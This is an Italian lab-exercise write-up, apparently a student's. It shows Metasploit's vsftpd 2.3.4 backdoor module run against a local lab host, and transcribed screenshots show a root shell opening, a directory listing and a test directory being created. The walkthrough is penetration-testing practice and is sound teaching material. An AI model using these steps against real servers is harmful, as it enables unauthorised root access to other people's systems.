


Avvio msfconsole da shell di kali e cerco la vulnerabilita' del servizio vsftpd



dopo aver scelto il modulo col comando use, controllo le opzioni che devo inserire come obbligatorie col comando show options, in questo caso RHOSTS ed RPORT

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149  
RHOSTS => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.100:33017 -> 192.168.1.149:6200) at 2024-03-04 09:35:19 -0500  
  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt
```

"the quieter you become, the more you are able to hear"

dopo aver settato le impostazioni mancanti avvio l'attacco col comando exploit

```
kali@kali: ~  
File Actions Edit View Help  
mkdir test_metasploit  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz
```

"the quieter you become, the more you are able to"

creo una directory col comando mkdir con il nome test_metasploit come richiesto dall'esercizio e poi col comando ls vedo se e' presente